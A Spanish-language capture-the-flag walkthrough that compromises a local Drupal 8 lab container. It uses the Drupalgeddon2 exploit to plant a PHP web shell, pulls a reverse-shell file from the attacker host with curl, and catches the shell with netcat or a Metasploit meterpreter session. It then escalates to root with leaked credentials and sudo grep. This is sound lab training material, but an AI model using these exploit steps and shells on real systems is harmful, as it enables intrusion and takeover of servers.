FINDYOURSTYLE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip findyourstyle.zip

  Archive:  findyourstyle.zip
  inflating: auto_deploy.sh
  inflating: findyourstyle.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh findyourstyle.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.167 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.167/0.167/0.167/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 13:45 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Welcome to Find your own Style | Find your own Style
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
```


Puertos abiertos 80

puerto 80



Vemos que estamos con una versión de Drupal 8

Buscamos un exploit en internet



Debemos instalar el paquete de Ruby, highline

```
└─# gem install highline
Fetching highline-3.1.1.gem
Successfully installed highline-3.1.1
Parsing documentation for highline-3.1.1
Installing ri documentation for highline-3.1.1
Done installing documentation for highline after 27 seconds
1 gem installed
```

EXPLOTACIÓN

Ejecutamos el exploit

ruby exploit.rb http://172.17.0.2

```
└─# ruby exploit.rb http://172.17.0.2
[+] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://172.17.0.2/
--------------------------------------------------------------------------------
[+] Header : v8 [X-Generator]
[!] MISSING: http://172.17.0.2/CHANGELOG.txt    (HTTP Response: 404)
[+] Found  : http://172.17.0.2/core/CHANGELOG.txt    (HTTP Response: 200)
[!] MISSING: http://172.17.0.2/core/CHANGELOG.txt    (HTTP Response: 200)
[+] Header : v8 [X-Generator]
[!] MISSING: http://172.17.0.2/includes/bootstrap.inc    (HTTP Response: 404)
[!] MISSING: http://172.17.0.2/core/includes/bootstrap.inc    (HTTP Response: 403)
[!] MISSING: http://172.17.0.2/includes/database.inc    (HTTP Response: 404)
[+] Found  : http://172.17.0.2/    (HTTP Response: 200)
[+] Metatag: v8.x [Generator]
[!] MISSING: http://172.17.0.2/    (HTTP Response: 200)
[+] Drupal?: v8.x
--------------------------------------------------------------------------------
[+] Testing: Form   (user/register)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[+] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[+] Testing: Code Execution   (Method: mail)
[i] Payload: echo RTPBJWJH
[+] Result : RTPBJWJH
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[+] Testing: Existing file   (http://172.17.0.2/shell.php)
[i] Response: HTTP 404 // Size: 16
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[+] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://172.17.0.2/shell.php' -d 'c=hostname'
11deefcfbbce>> whoami
www-data
11deefcfbbce>>
```

Como la shell no es muy funcional lo que hacemos es enviarnos una reverseshell

Creamos una reshell.sh

compartimos por server en python

y con curl

```
11deefcfbbce>> curl -o reshell.php http://172.17.0.1:8000/reshell.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2586  100  2586    0     0   107k      0 --:--:-- --:--:-- --:--:--  180k
11deefcfbbce>> ls
LICENSE.txt
README.txt
autoload.php
composer.json
composer.lock
core
example.gitignore
index.php
modules
profiles
reshell.php
robots.txt
shell.php
sites
themes
update.php
vendor
web.config
11deefcfbbce>>
```

Nos vamos al navegador con http://172.17.0.2/reshell.php obteniendo la

conexión como wwwdata

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 57104
Linux 11deefcfbbce 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux
 11:29:17 up  2:21,  0 users,  load average: 7.64, 6.13, 5.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@11deefcfbbce:/$
```

Tratamos la TTY

script /dev/null -c bash

```
ctrl+Z
stty raw -echo; fg
          reset xterm
export TERM=xterm
export SHELL=bash

stty size
41 165

stty rows 41 columns 16
```

ESCALADA DE PRIVILEGIOS

```
www-data@11deefcfbbce:/home/ballenita$ ls -la
total 20
drwxr-xr-x 2 ballenita ballenita 4096 Oct 16 11:25 .
drwxr-xr-x 1 root         root      4096 Oct 16 11:29 ..
-rw-r--r-- 1 ballenita ballenita  220 Oct 16 11:25 .bash_logout
-rw-r--r-- 1 ballenita ballenita 3526 Oct 16 11:25 .bashrc
-rw-r--r-- 1 ballenita ballenita  675 Oct 16 11:25 .profile
www-data@11deefcfbbce:/home/ballenita$


Tenemos un user ballenita.

Consultando en la biblia

https://book.hacktricks.xyz/es/network-services-pentesting/pentesting-web/drupal

find / -name settings.php -exec grep
"drupal_hash_salt\|'database'\|'username'\|'password'\|'host'\|'port'\|'driver'\|'prefix'" {} \;
2>/dev/null

Vemos que leyendo el settings.php obtenemos

*   'username' => 'ballenita',
*   'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
```

Nos hacemos ballenita

```
www-data@11deefcfbbce:/home/ballenita$ su ballenita
Password:
ballenita@11deefcfbbce:~$
```

Buscamos permisos sudo y nos hacemos root

```
ballenita@11deefcfbbce:~$ sudo -l
Matching Defaults entries for ballenita on 11deefcfbbce:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ballenita may run the following commands on 11deefcfbbce:
    (root) NOPASSWD: /bin/ls, /bin/grep
ballenita@11deefcfbbce:~$
```

```
ballenita@11deefcfbbce:~$ sudo -u root /bin/ls /root
secretitomaximo.txt
ballenita@11deefcfbbce:~$ sudo -u root /bin/grep "" /root/secretitomaximo.txt
nobodycanfindthispasswordrootrocks
ballenita@11deefcfbbce:~$ su root
Password:
root@11deefcfbbce:/home/ballenita# whoami
root
root@11deefcfbbce:/home/ballenita#
```

Otra forma de hacerlo, sería usando metasploit

```
msf6 > search drupal 8

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   1     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   2     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   3     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   4     \_ target: Automatic (Linux Dropper)                .                .          .      .
   5     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   6     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   7     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   8     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   9     \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   11    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   12    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   13    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   14    \_ AKA: Drupalgeddon 2                              .                .          .      .
   15  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   16  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   17    \_ target: PHP In-Memory                            .                .          .      .
   18    \_ target: Unix In-Memory                           .                .          .      .
   19  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   20  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 20, use 20 or use exploit/unix/webapp/php_xmlrpc_eval
```

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.49     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 172.17.0.2
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.0.49:443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.0.49:443 → 172.17.0.2:35216) at 2024-11-01 15:32:00 -0400

meterpreter >
```

A partir de aquí, procederemos de la misma manera, generando una shell más estable y llegando a root

Buen día 🖐